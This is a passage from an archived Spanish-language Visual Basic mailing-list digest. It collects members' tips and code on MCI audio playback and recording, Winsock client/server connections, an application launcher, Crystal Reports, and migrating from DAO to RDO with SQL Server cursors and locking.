    Mid$(aux, j - i + 1, 1) = Mid$(palabra, i, 1)
Next i
DaLaVuelta = aux
End Function
```

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Enviar un mail desde Visual

Mira , yo tengo este ejemplo de como envie e-mail por VB , fijate si te sirve

Christian Leonardelli
nardelli@argenet.com.ar

mail.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Formularios no cuadrados

```
mira este control

saludos
armando
```

frmshp.zip

Resumen

Página de Visual Basic

Página principal


www.jrubi.com

1598488

HORA EN EL CRISTAL REPORT

Acabo de pasar por este problema y lo que debes de hacer es:

1. En las opciones del reporte pon que convierta los campos Date a "Fecha Hora", esto debido a que CR en el momento de leer los registros los convierte a caracteres (no los manipula como fechas) y ya una vez convertidos los puedes manipular con las formulas DTSTextToTime y listo



-----Original Message-----
From: owner-vb-esp@ccc.uba.ar [mailto:owner-vb-esp@ccc.uba.ar] On Behalf Of
Elizabeth Pugliese
Sent: Miércoles, 03 de Febrero de 1999 11:16 a.m.
To: uba visual
Subject: (VB-ESP) HORA EN EL CRISTAL REPORT

HOLA A TODOS LOS LISTEROS.

ESTE ES MI PRIMER MAIL Y QUERIA SABER QUE FORMULA TENGO QUE PONER PARA QUE ME APAREZCA LA HORA EN UN CRISTAL REPORT.

DESDE YA MUCHAS GRACIAS.!!!!!!!

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Imprimir bien el Richtextbox

```
> Quiero imprimir un control rich...., usando cuadro de dialogo de
> impresora.
> Todo bien, pero cuando esta por terminar cada hoja, no me sale
> impreso las ultimas lineas del control.
> Como lo puedo solucionar ????

  Yo tambien tenía el mismo problema en W95, la hoja quedaba cortada, sin embargo
en WNT no sucede eso.
  Para solucionarlo utilizo una función sacada de la base de datos de Microsoft te
la envío adjunta.
               Saludos
Guillermo
```

imprrtf.bas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Limitar maxlength al tamaño del textbox

Hola, ayer les pregunté si había alguna forma de limitar el número de caracteres que se podían introducir en una caja de texto, pero en vez de mediante la propiedad maxlenght, limitándolo a una longitud (en pixels, cm, ...) determinada de la caja de texto, de forma que si todo fuesen "i" pues cupiesen por ejemplo 90, mientras que si fuesen "O" tan solo cupiesen 25, ... Bueno, pues antes estuve probando una cosa y me funciona, y la verdad es que es muy simple; lo mando a la lista por si a alguien le pudiese servir.

Utilizo la propiedad maxlenght de la caja de texto junto con la propiedad autosize de una etiqueta a la que envio el texto que voy escribiendo, y que tanto la caja de texto como la etiqueta tienen el mismo tipo y tamaño de fuente.

```
Private Sub Text1_Change()
    Label1.Caption = Text1.Text
    Label1.AutoSize = True
    If Label1.Width > 2800 Then 'Así determino la longitud máxima
        Text1.MaxLength = Len(Text1.Text)
    Else
        Text1.MaxLength = 0
    End If
End Sub
```

Saludos.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Menu con iconos

Gorza Fernando envió este archivo (gorza@surlan.com.ar)

mnuico.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Reproducir y grabar wavs

El siguiente módulo contiene funciones para la reproducción y grabación de wav

```
Attribute VB_Name = "MóduloMci"
Option Explicit

Public Declare Function auxGetVolume Lib "winmm.dll" (ByVal uDeviceID As Long,
lpdwVolume As Long) As Long
Public Declare Function mciGetDeviceID Lib "winmm.dll" Alias "mciGetDeviceIDA"
(ByVal lpstrName As String) As Long
Public Declare Function mciSendCommand Lib "winmm.dll" Alias "mciSendCommandA"
(ByVal wDeviceID As Long, ByVal uMessage As Long, ByVal dwParam1 As Long, ByVal
dwParam2 As Long) As Long
Public Declare Function mciSendString Lib "winmm.dll" Alias "mciSendStringA" (ByVal
lpstrCommand As String, ByVal lpstrReturnString As String, ByVal uReturnLength As
Long, ByVal hwndCallback As Long) As Long
Public Declare Function midiOutGetVolume Lib "winmm.dll" (ByVal uDeviceID As Long,
lpdwVolume As Long) As Long
Public Declare Function midiOutSetVolume Lib "winmm.dll" (ByVal uDeviceID As Long,
ByVal dwVolume As Long) As Long
Public Declare Function sndPlaySound Lib "winmm.dll" Alias "sndPlaySoundA" (ByVal
lpszSoundName As String, ByVal uFlags As Long) As Long
Public Declare Function waveOutGetVolume Lib "winmm.dll" (ByVal uDeviceID As Long,
lpdwVolume As Long) As Long
Public Declare Function waveOutSetVolume Lib "winmm.dll" (ByVal uDeviceID As Long,
ByVal dwVolume As Long) As Long
Public Declare Sub keybd_event Lib "user32" (ByVal bVk As Byte, ByVal bScan As
Byte, ByVal dwFlags As Long, ByVal dwExtraInfo As Long)
Public Declare Function BitBlt Lib "gdi32" (ByVal hDestDC As Long, ByVal X As Long,
ByVal Y As Long, ByVal nWidth As Long, ByVal nHeight As Long, ByVal hSrcDC As Long,
ByVal xSrc As Long, ByVal ySrc As Long, ByVal dwRop As Long) As Long
Public Declare Function GetSystemMetrics Lib "user32" (ByVal nIndex As Long) As
Long
Declare Function waveInMessage Lib "winmm.dll" (ByVal hWaveIn As Long, ByVal msg As
Long, ByVal dw1 As Long, ByVal dw2 As Long) As Long
Dim Rs As String, cb As Long, s As Single
Public FicheroGrabación As String
Public Type lVolType
    v As Long
End Type

Public Type VolType
    lv As Integer
    rv As Integer
End Type

Const Rapidito = &H4002&
Const SM_CXBORDER = 5
Const SM_CYBORDER = 6
Const VK_SNAPSHOT As Byte = &H2C
Const SRCCOPY = &HCC0020 ' (DWORD) dest = source
Const MCI_SET = &H80D
Const MCI_SET_DOOR_OPEN = &H100&
```

```
Public Sub Reproduce(Fichero As String)
    Rs = Space(128): Dim Tipo As String, Dispositivo
    parar

    Tipo = UCase(Right(Canciones(CanciónActual).NombreCanción, 3))
    If Tipo = "MID" Or Tipo = "RMI" Then Dispositivo = 1
    If Tipo = "WAV" Then Dispositivo = 2
    If Tipo = "MOD" Or Tipo = ".XM" Or Tipo = "S3M" Or Tipo = "MTM" Or Tipo = "669"
Or Tipo = "MOL" Or Tipo = "OKT" Or Tipo = ".IT" Or Tipo = "FAR" Or Tipo = "WOW" Or
Tipo = "NST" Or Tipo = "STM" Then Dispositivo = 3

Select Case Dispositivo
    Case 1
    mciSendString "open Sequencer!" & Fichero & " alias sound", Rs, 128, cb

    Case 2
    mciSendString "open WaveAudio!" & Fichero & " alias sound", Rs, 128, cb

    Case 3
    mciSendString "open M4W_MCI!" & Fichero & " alias sound", Rs, 128, cb
End Select

mciSendString "play sound", Rs, 128, cb

End Sub

Public Sub parar()
'***Parar reproducción***
    mciSendString "stop sound", Rs, 128, cb
    mciSendString "close sound", Rs, 128, cb
'***Para la grabación***
    mciSendString "stop capture", Rs, 128, cb
    mciSendString "save capture " + FicheroGrabación, Rs, 128, cb
    mciSendString "close capture", Rs, 128, cb

End Sub

Public Sub Grabar(Fichero As String)
    Dim i As Long
    FicheroGrabación = Fichero: On Local Error Resume Next
    Kill Fichero
    mciSendString "record rate 44100", Rs, 128, cb

    i = mciSendString("open new type waveaudio alias capture", Rs, 128, cb)
    i = mciSendString("record capture", Rs, 128, cb)
End Sub

'Public Sub CSonido()
'esto es para saber si el sonido se está reproduciendo todavía
' mciSendString "status sound length", Rs, 128, cb'
' s = Val(Rs)
' If s Then
' mciSendString "status sound position", Rs, 128, cb
' If Val(Rs) > s - 10 Then
' 'FFraseo.Reproduciendo.Enabled = True: Parar
' End If
' s = Val(Rs) / s
' FFraseo.Progreso.Line (0, 0)-(FFraseo.Progreso.Width * s,
```

```
FFraseo.Progreso.Height), QBColor(4), BF
' End If
'end Sub

Public Function Posicionar(Optional Longitud_Total As Long, Optional Minuto As
Long, Optional Segundo As Long, Optional Centésima As Long) As Long
    Rs = Space$(128)
    mciSendString "status sound length", Rs, 128, cb
    Longitud_Total = Val(Rs)
    Rs = Space$(128)
    mciSendString "status sound position", Rs, 128, cb
    Posicionar = Val(Rs)
    Minuto = Int(Posicionar / 60000)
    Segundo = Int((Posicionar - Minuto * 60000) / 1000)
    Centésima = Int((Posicionar - Minuto * 60000 - Segundo * 1000) / 10)


End Function

Public Sub Modificar(Posición As Long)
Rs = Space$(128)
mciSendString "play sound from " & Posición, Rs, 128, cb
End Sub
```

Raúl Ferrer Costa" <rfc@retemail.es>

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Run-Time error 3447

A mi también me ha pasó y fue porque abrí y guardé un proyecto VB5 con VB6. Cuando volví a compilar el programa con VB5, sólo me funcionaba en aquellas máquinas que tenían el run-time de VB6, en las demás me daba el error:

```
        Run-Time error '3447'
         The Jet VBA file (VBAJET.dll for 16 bit versions, or
VBAJET32.dll
```

Sólo lo pude solucionar instalando el run-time de VB6 en las máquinas que fallaba. No se si a ti te habrá pasado algo similar.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Cliente / Servidor en TCP/IP

Te mando un tutorial que estoy realizando.
Espero que te sirva.

Un saludo...

CLIENTE/SERVIDOR EN TCP/IP

Cuando me conecto a una máquina doy una dirección y un puerto.

Si conecto dos aplicaciones a un mismo puerto las dos aplicaciones podrán hablar.

Usaremos el Microsoft Windsock Control 5.0. es un control que usa los sockets (conexiones punto a punto en un puerto determinado).

Haremos dos aplicaciones:

Servidora:

Añado el control.
Pongo la propiedad Protocol a ockTCPProtocol (esta opción recibe confirmación, el udp no confirma, pero es más rápido).

Winsock1.LocalHostName = Nombre de la máquina
Winsock1.LocalIP = Dirección IP de la máquina a la que me voy a conectar
Winsock1.LocalPort = Nombre del puerto por el que me voy a conectar
Ha de ser un número >1024. Nosotros usaremos el 1066.
Winsock1.Listen = Se pone a la escucha. Espera a que alguien se conecte en el puerto dado.

Cuando alguien se intenta conectar salta el evento ConnectionRequest. Se le da un requestID totalmente aleatorio.

Winsock1.Close ‘cierra la escucha
Winsock1.Accept requestID ‘acepta la conexión

A partir de ahí hay diálogo.

Winsock1.RemoteHostIP es la dirección IP de la máquina que se intenta conectar con nosotros.

Cuando llegan datos a esta aplicación se da el evento DataArrival.

```
Dim vtData As String
Winsock1.GetData vtData, vbString ‘toma los datos
```

vbString es el tipo de datos de vtData.
Después de manejar los datos, si quiero mandar una respuesta, o lo que sea:

```
Winsock1.SendData vtData ‘manda los datos vtData
```

NOTA:
Hay diálogo entre 2 máquinas, no entre más.

El parámetro bytesTotal es la cantidad de información que se está recibiendo.

La conexión se cierra cuando uno de los dos cierra la conexión, llamando al método Close. Entonces se da el evento Close.

La otra aplicación hace un Close y a mi se me da el evento Close:

```
Winsock1.Close ‘yo también cierro
Winsock1.Listen ‘me pongo de nuevo a escuchar
```

Cliente:

Me conecto con Winsock1.Connect

Cuando acepta la conexión la servidora (con accept) sucede el evento Connect.

La propiedad State nos dice el estado de la conexión:

```
if Winsock1.State = sckConnected then
 Winsock1.SendData InputBox(“Datos”)
else
 MsgBox “Sin conexión”
end if
```

==========

Si puede programarse, puede imaginarse.
ramon.egido@adecco.es
Programador Senior.
InterActive Development Studio, S.L.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Codigos de barras

Te envio un ejemplo de como crear un código de barras en VB con un picturebox, posteriormente este lo puedes mandar a la impresora o a la pantalla

"we only get what we will settle for" N.G.
Eladio Rincón
tvelrihe@torrevieja.infoville.net

barcode.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Copiar Controles

Liliana, como no sé si ha quedado muy claro en el mensaje anterior, te envío un pequeño ejempo que lo hace.

En este ejemplo lo que se hace el crear un Formulario y pasarle un TextBox. Para poder acceder a él, se le envía (como parámetro de un método) una instancia de un módulo de clases que contiene una referencia al TextBox.

Dicho módulo de clase se encarga de todo "el trabajo sucio": mueve el TextBox, luego lo devuelve (cuando se destruye la instancia: como verás, se pasa como ByRef). Incluso contiene las declaraciones del API necesarias.
Tiene un método público (Mover) y una variable pública, pero es poque lo he hecho deprosa y corriendo. Luego he visto que podría haberse hecho la variable privada, añadiendo otro procedimiento público (cuantas menos variables públicas, mejor), pero ya son filigranas.

En la clase el TextBox está declarado con la palabra clave WithEvents, con lo que se reciben los eventos del control (verás como pita en el evento Change).

Espero que te sirva como orientación. Saludos

Luis Sanz

HOSPITAL REINA SOFIA DE TUDELA
31500 TUDELA
NAVARRA
Teléfono: 948-817000
Fax: 948- 817111
E-Mail: hrst@ctv.es

pmover.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Forzar un directorio en la instalacion

>> Estoy usando el asistente para instalar aplicaciones y quisiera saber si
>> hay alguna forma que al generar la aplicacion le indique el directorio a
>> instalarse y que no pueda ser cambiado por el usuario, o al menos que
>> quede deshabilitado el botón Cambiar Directorio.

En el setup.lst que te genera la instalación añade una entrada con :
ForceUseDefDir = 1

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Lanzador de Aplicaciones en VB

Alguien (no recuerdo quién) había necesitado armar una aplicación que sirva de "lanzadera" para otras aplicaciones.
Las condiciones son:
1- La lanzadera y cualquier otra aplicación sólo se puede ejecutar una vez en cada máquina.
2- La lanzadera no puede parar su ejecución hasta que todas las aplicaciones hijas hayan sido cerradas.

Bueno, creo que pasaron como diez días de esta pregunta, pero acá va la respuesta por si sirve a alguien.

```
Private Const MAXAPPINDEX = 10

Private bAppsRunning(MAXAPPINDEX) As Boolean
Private AppTaskIds(MAXAPPINDEX) As Long
Private AppProcIds(MAXAPPINDEX) As Long

Private Declare Function OpenProcess Lib "kernel32" (ByVal
dwDesiredAccess As Long, ByVal bInheritHandle As Long, ByVal dwProcessId As Long)
As Long
Private Declare Function GetExitCodeProcess Lib "kernel32" (ByVal hProcess As Long,
lpExitCode As Long) As Long
Private Declare Function ShellExecute Lib _
    "shell32.dll" Alias "ShellExecuteA" (ByVal hwnd As Long, _
    ByVal lpOperation As String, ByVal lpFile As String, _
    ByVal lpParameters As String, ByVal lpDirectory As String, _
    ByVal nShowCmd As Long) As Long

Private Function IsAnyAppRunning() As Boolean
Dim n As Integer
    IsAnyAppRunning = False

    For n = 0 To MAXAPPINDEX - 1
        If AppTaskIds(n) Then
            If IsTaskRunning(AppTaskIds(n)) Then
                IsAnyAppRunning = True
                Exit Function
            End If
        End If
    Next n
End Function

Private Function IsTaskRunning(ByVal hApp As Long) As Boolean
Dim hProc As Long
Dim lExitCode As Long

    IsTaskRunning = False

    hProc = OpenProcess(PROCESS_QUERY_INFORMATION, False, hApp)
    GetExitCodeProcess hProc, lExitCode
    If lExitCode = STILL_ACTIVE Then
        IsTaskRunning = True
    End If
End Function
```

```
Private Sub Initialize()
Dim n As Integer

    ' Inicializa la lista de aplicaciones
    For n = 0 To MAXAPPINDEX - 1
        bAppsRunning(n) = False
        AppTaskIds(n) = 0
    Next n
End Sub

Private Sub Form_Load()
    ' Prueba si existe otra instancia de la aplic. corriendo
    If App.PrevInstance Then
        MsgBox scPREV_INSTANCE_RUNNING
        End
    End If

    Initialize

    Me.Show
    imgLauncher.Left = (Me.Width - imgLauncher.Width) / 2
    imgLauncher.Top = (Me.Height - imgLauncher.Height) / 2
End Sub

Private Sub Form_Unload(Cancel As Integer)
    If IsAnyAppRunning() Then
        MsgBox "Please shut down all other Duwamish applications before exiting the
Launcher."
        Cancel = 1
    Else
        End
    End If
End Sub

Private Sub tmrAppMonitor_Timer()
Dim n As Integer
    For n = 0 To MAXAPPINDEX - 1
        If AppTaskIds(n) Then
            If IsTaskRunning(AppTaskIds(n)) = False Then
                bAppsRunning(n) = False
                AppTaskIds(n) = 0
            End If
        End If
    Next n
End Sub


Private Sub WatchToolbarHotkeys(ByVal KeyPressed As Integer)
Dim sKeyChar As String
Dim iIndex As Integer
Dim btn As Button

    sKeyChar = UCase$(Chr$(KeyPressed))

    For Each btn In Toolbar1.Buttons
        If btn.Enabled Then
            iIndex = InStr(btn.Caption, "&")
            If iIndex Then
```

```
                If UCase$(Mid$(btn.Caption, iIndex + 1, 1)) = sKeyChar Then
                    Toolbar1_ButtonClick btn
                    Exit Sub
                End If
            End If
        End If
    Next btn

End Sub

Private Sub Form_KeyUp(KeyCode As Integer, Shift As Integer)
    WatchToolbarHotkeys KeyCode
End Sub

Private Sub Toolbar1_ButtonClick(ByVal Button As ComctlLib.Button)
    Dim sPgm As String
    Dim oButton As Button
    Dim sOptions As String
    Dim lResult As Long

    bShell = True
    sPgm = ""
    sOptions = "/MIAPLICACION"
'El siguiente code debe ser ubicado al inicio de cada aplicación
' Evita que las aplicaciones puedan correrse por separado
' If InStr(UCase$(Command$), "/MIAPLICACION") <= 0 Then
' Shell App.Path & "\launch.exe", vbNormalFocus
' End
' End If

    If bAppsRunning(Button.Index) Then
        MsgBox Button.Key & " ya está corriendo.Use Alt-TAB para conmutar."
        Exit Sub
    End If

    Select Case Button.Key
    Case "App1"
        sPgm = "App1"
...
      Case "Exit"
        Unload Me
    End Select

    sPgm = App.Path & "\" & sPgm
    If Dir(sPgm) = "" Then
        MsgBox "No se puede encontrar la aplicación " & sPgm, vbCritical,
"Aplicacion inexistente"
    Else
        sPgm = sPgm & " " & sOptions
        AppTaskIds(Button.Index) = Shell(sPgm, vbNormalFocus)
        If Err Then
            MsgBox "No se puede ejecutar " & sPgm
        Else
            bAppsRunning(Button.Index) = True
            If bMinimizeLauncher Then
                Me.WindowState = vbMinimized
            End If
        End If
    End If
```

```
End Sub

--
    (_\ /_) ----------------------------.
        )) (( María Andrea Vignau
     .-"""""""-.
/^\/ _. _. \/^\ Ingeniera en
\( /__\ /__\ )/ Sistemas de Informacion
 \, \o_/_\o_/ ,/
   \ (_) / E-Mail:
    `-.'===='.-' mavignau@bigfoot.com
__) - (__ ----------------------------.
```

Resumen

Página de Visual Basic

Página principal

Lista de combobox de ancho variable

Hola Elmer

Aqui te atacho un ejemplo de como hacer lo que pides...

>Hola.... muchas veces me ha pasado que pas opciones de mis combo box son
>mucho mas anchas que el espacio que tengo, siendo asi, veo las opciones
>recortadas, lo que quiero saber es si alguien de uds. tiene una forma para
>que al expandir la lista de un combo box, la parte de la lista sea mas
ancha
>que el mismo combo y se puedan ver las opciones completas.
>Espero que puedan ayudarme...
>gracias a todos y chau
>Elmer

combo.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Modificar la barra de herramientas con un add-in

Si lo que intentas es colocar iconos en el toolbar de VB5 tienes que agregar las referencias:
MS office 8.0 object lib.
VB5Ext.olb

y para agregar un toolbar es asi:

```
Dim MyToolBar as Oficce.CommandBar
Set MyToolBar=VBInstance.CommandBar.Add("Nombre",msobarTop)
MyToolbar.visible=true
Para gregar un control(button)
Dim Button as Office.CommandBarButton
Set Button=MyToolbar.Add(msoControlButton)
Button.Caption="Gracias Leo"
Button.ToolTip="No hay porque"
```

El codigo va a ojo, espero que sea eso lo que necesites, cualquier cosa a las ordenes

leonardok@tadirantele.com

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mostrar imagenes almacenadas en una bd (DAO)

>¿Cómo puedo desplegar en un control Picture imágenes almacenadas en una BD usando el DAO?

Hola Igor justo hace poco hice un modulo que hace lo que tu quieres

aqui te lo mando

Salud2 JANO
invtql@principal.unjbg.edu.pe

dbimages.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Bueno, lo que tiene en favor RDO es una mayor performance y la posibilidad de añadir algunas capacidades (hacer que el cliente recupere el control sin esperar a que el servidor termine de procesar consulta, almacenar datos binarios como imágenes de tamaño ilimitado en la BD, ajustes de performance, etc)
Migrar a RDO una aplicación es una tarea ardua, especialmente porque aunque las diferencias no son conceptuales, sí hay diferencias en el funcionamiento que molestan. Más abajo están algunas de las diferencias y transformaciones a considerar para la migración DAO -> RDO.
Los storedprocedures tienen varias ventajas, la principal de las cuales es que al estar ejecutándose en el servidor son más rápidas y te permiten minimizar el tráfico de red con un buen diseño.
También te envío un pequeño resúmen de cursores y bloqueos que es una traducción de la ayuda, y también están añadidos algunos temas sacado de un libro que tengo acá.

Suerte

Efren Pedroza wrote:

No es una lista exhaustiva, son sólo algunas de las cosas que encontré

1- Instalar el Service Pack 3 (en el \\Gpc_server\c\vb5\servicepack\ está como autoextraíble). Si no se instala éste, no va a andar la grida

2- Instalar como referencia RemoteDataObjects y como componente RemoteDataControl

3- Hacer los siguientes reemplazos
Todos los data control por remotedatacontrol (recordar que el tipo de resultset 3-rdopenstatic es para generar resultset de sólo lectura)
Todos los TrueDBGrid por DBGrid
Dim xx as Recordset -> Dim xx as rdoResultset
Dim xx as Database -> Dim xx as rdoConnection
datacontrol.recordset -> datacontrol.resultset
OpenRecorset -> OpenResultset
dbOpenSnapshot -> rdOpenStatic
dbOpenDynaset -> rdOpenKeyset, rdConcurLock (*)
dbOpenFordwardOnly -> rdOpenFordwardOnly
DAO.Errors -> RDO.rdoErrors
Dim xx as Error -> Dim xx as rdoError
xx.Fields() -> xx.rdoColumns ()
dbReadOnly -> rdConcurReadOnly
dbPessimistic -> rdConcurLock
dbOptimistic -> rdConcurRowVer
dbOptimisticValue -> rdConcurValues
dbOptimisticBatch -> rdConcurBatch

(*) CUIDADO: rdConcurReadOnly es el valor por defecto y no permite actualizar los registros para que funcione en forma similar a un dynaset usar:
rdConcurLock: Bloqueo pesimista.Todos los registros traídos (.RowSetSize) son bloqueados.
rdConcurRowVer:Concurrencia optimista basado en el ID de fila.
rdConcurValues:Concurrencia optimista basado en los valores de fila.
rdConcurBatch:Concurrencia optimista usando actualizaciones del modo batch.
Son devueltos valores de estado por cada fila exitosamente actualizada.

5- Cambiar la sentencia de apertura de la conexión
Set xx = rdoEngine.rdoEnvironments(0).OpenConnection(strDSN
rdDriverCompleteRequired, False, strConexión)
Con strConexión igual a strConexión = "DSN=" & strDSN & ";DATABASE=" &
strNombreBaseDeDatos & ";UID=" & strUsuario & ";PWD=" & strClave

6- IMPORTANTE:
Capacidades que existen en un Recorset y desaparecen para los ResultSet
a) métodos find (FindFirst, FindNext, FindPrevious, FindLast)
b) método clone (usado para TrueDBGrid)
c) no funciona bien el ListBox común asociado con el RemoteDataControl
Sugerencia: algo que se puede hacer para listas cortas es lo siguiente Set rs =
db.OpenResultSet (strSentenciaSQL,

7- Encontré problemas con TrueDBGrid

8- Diferencias entre SQL del Jet y Transact-SQL (sólo algunas...)
a- En Jet: DELETE * FROM Tabla WHERE
    En TSQL: DELETE FROM Tabla WHERE
b- En Jet: SELECT Apellido & ', ' & Nombre as Apynom FROM Tabla
    En TSQL: SELECT Apellido + ', ' + Nombre as Apynom FROM Tabla
c- En Jet: SELECT datepart ('m', campofecha) as mes FROM Tabla
    En TSQL: SELECT datepart (month, campofecha) as mes FROM Tabla
    Para las otras partes de una fecha vale el mismo tipo de transformación
d- En Jet: Existe TRANSFORM y PIVOT
    En TSQL: Brilla su ausencia

9- CUIDADO: En SQL-Server un campo tipo char que no acepta nulos se de longitud fija. Éso quiere decir que devuelve con blancos a la derecha si el contenido es más pequeño que el tamaño del campo. Se puede usar la función TSQL RTRIM para que devuelva el campo sin blancos de más.

Hay muchas más cosas para cambiar, pero éstas creo que son algunas de las más frecuentes.

Paciencia y buena suerte

Resúmen de tipos de cursor y bloqueos en SQL-Server

Tipos de cursor (CursorDriver)
Es una propiedad que se establece en en rdoEnvironment (igual función que un Workspace). Un vez que una rdoConnection fué establecida, esta propiedad es de sólo lectura.

rdUseIfNeeded(0) (por defecto)
El driver ODBC elegirá el estilo apropiado de cursor.
Los cursores del lado del servidor serán elegidos si se puede.

rdUseOdbc(1)
RemoteData usará la biblioteca de cursor ODBC.

rdUseServer(2)
Usa cursores del lado del servidor.

rdUseClientBatch(3)
RDO usará la biblioteca de cursor optimista batch.

rdUseNone(4)

El resultset no es retornado como cursor.

rdUseServer(2)
Esta biblioteca de cursor mantiene el keyset de cursor en el servidor (en TempDB) lo que elimina la necesidad de transmitir el keyset a la estación de trabajo donde consume recursos necesarios. Sin embargo, este driver de cursor consume espacio en la TempDB en el servidor remoto con lo que la base de datos debe ser expandida para cubrir estos requerimientos. Los cursores creados con un driver del lado del servidor no pueden contener más de una sentencia SELECT; si lo hacen un error atrapable ocurre. Todavía puede usar resulset con este driver con consultas de múltiples resultset si deshabilita
el cursor creando un cursor forward-only, read-only con un rowsetsize de uno. No todos los servidores remotos soportan estos cursores. Note que los cursores del lado del servidor son habilitados cuando usa rdUseIfNeeded o rdUseServer sobre Microsoft SQL Server.

rdUseOdbc(1)
Esta biblioteca de cursor construye keysets en la estación de trabajo en la RAM local desbordando en disco si es necesario. Como este diseño lleva considerablemente más operaciones de red que debe ser realizada cuando se crea el keyset, pero con cursores pequeños esto puede no imponer una carga significativa en la estación o la red. Los cursores ODBC del lado del cliente no imponen ningún tipo de restricción respecto del tipo de consulta que puede realizarse. Esta opción da mejor rendimiento con pequeños result set, pero se degrada rápidamente para resultset grandes.

rdUseClientBatch(3)
Esta biblioteca de cursor está diseñada para tratar con requerimientos especiales de actualizaciones batch optimistas y con varias capacidades complejas de cursor más. Los cursores de cliente batch son requeridos para conexiones disociadas, modo batch, y actualizaciónes multitabla. Este cursor también soporta búsquedas demoradas de columnas BLOB, memoria intermedia de cursores, y control adicional sobre las actualizaciones. Esta biblioteca es algo mayor que las otras, pero también se comporta mejor en muchas
situaciones.

rdUseNone(4)
En casos en los que necesita buscar filas rápidamente, o realizar consultas de acción sobre la base de datos sin la sobrecarga de un cursor, puede elegir intruir RDO para que evite la creación de un cursor. Básicamente, esta opción crea un resultset forward-only, read-only con un rowsetsize de uno. Esta opción puede mejorar el desempeño en muchas operaciones. Mientras no necesite actualizar filas o deslizarse entre filas con el cursor, puede mandar consultas de acción independientes para manipular los datos. Esta opción es especialmente útil cuando accede datos mediante procedimentos almacenados.

Tipos de bloqueo
Se establece al abrir el ResultSet

rdConcurReadOnly(1) (por defecto)
El cursor es de sólo lectura. No permite actualizaciones

rdConcurLock(2)
Bloqueo pesimista.Todos los registros traídos (.RowSetSize) son bloqueados.

rdConcurRowVer(3)
Concurrencia optimista basado en el ID de fila.

rdConcurValues(4)
Concurrencia optimista basado en los valores de fila.

rdConcurBatch(5)
Concurrencia optimista usando actualizaciones del modo batch.
Son devueltos valores de estado por cada fila exitosamente actualizada.

Con el bloqueo optimista las páginas son bloqueadas de modo exclusivo pero no están disponibles para otros usuarios sólo mientras se realiza la actualización. (esto es muy similar a lo que hace DAO/Jet)
* Concurrencia de solo-lectura: Esta opción no impone ningún bloqueo exclusivo en las filas tomadas. En la mayoría de los casos, sin embargo, debe garantizarse un bloqueo compartido (shared lock) para lograr acceso a las filas. En otras palabras, los otros usuarios no pueden tener bloqueos exclusivos (bloqueo de actualización o de intención) en las páginas que se accederán. Eligiendo esta opción genera un cursor de sólo lectura. Este no excluye el uso de consultas de acción para actualizar datos independientes del cursor. Este es el tipo de bloqueo por defecto.
* Concurrencia Pesimista: Esta opción pide un bloqueo exclusivo inmediato en las filas del cursor el cual implementa el mínimo nivel del bloqueo suficiente para asegurar que la fila será actualizada. A diferencia de DAO, el cual difiere el bloqueo hasta que el método edit es usado, RDO bloquea las primeras RowsetSize filas del resultset cuando el cursor es abierto con el método OpenResultSet. Esto es, si su RowsetSize es de 100 filas, el motor remoto es intruído para bloquear cada página que contiene una de las filas seleccionadas. Esto significa unas 100 páginas bloqueadas, las cuales pueden
bloquear cientos de registros. Cuando el puntero de registro actual es movido a través del resultset, páginas adicionales son bloqueadas, y aquellas que no son más referenciadas son soltadas. Esta técnica asegura a su aplicación que ninguna otra aplicación tendrá accesos garantizado (de actualización) en ninguna de las filas que son procesadas por el cursor.
* Concurrencia Optimista: Esta tipo de administración de concurrencia no bloquea ninguna fila o página, simplemente compara la fila que será enviada a la base de datos con la fila que actualmente existe en el servidor.
Dependiendo del tipo de concurrencia optimista elegida, las capas RDO y ODBC comparan o el ID de fila, o los valores de los datos, o la columna TimeStamp o combinaciones de estas opciones con los datos existentes para determinar si la fila a cambiado desde que fué leida. Si no hubieron cambios desde la última vez, la actualización es realizada. Sino, su aplicación lanza un error atrapable.

La propiedad LockType soporte tres tipos de concurrencia optimista como se describe abajo. Cuando se usa la opción rdConcurBatch, deberá también establecer la propiedad UpdateCriteria para elegir la opción apropiada de concurrencia de actualización.

* Concurrencia optimista - Versión de fila (rdConcurRowVer): Comparando el identificador de fila (usualmente la columna TimeStamp), RDO puede determinar si la fila ha cambiado desde que fué buscada. Si lo fué, resulta un error atrapable.
* Concurrencia optimista - Valores de fila (rdConcurValues): Comparando los valores de fila columna por columna, RDO puede determinar si la fila ha cambiado desde que fué buscada. Si lo fué, resulta un error atrapable.
* Batch optimista (rdConcurBatch): Este tipo de concurrencia usa la propiedad UpdateCriteria para determinar cómo probar si las filas fueron cambiadas cuando se usa el método UpdateBatch.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488
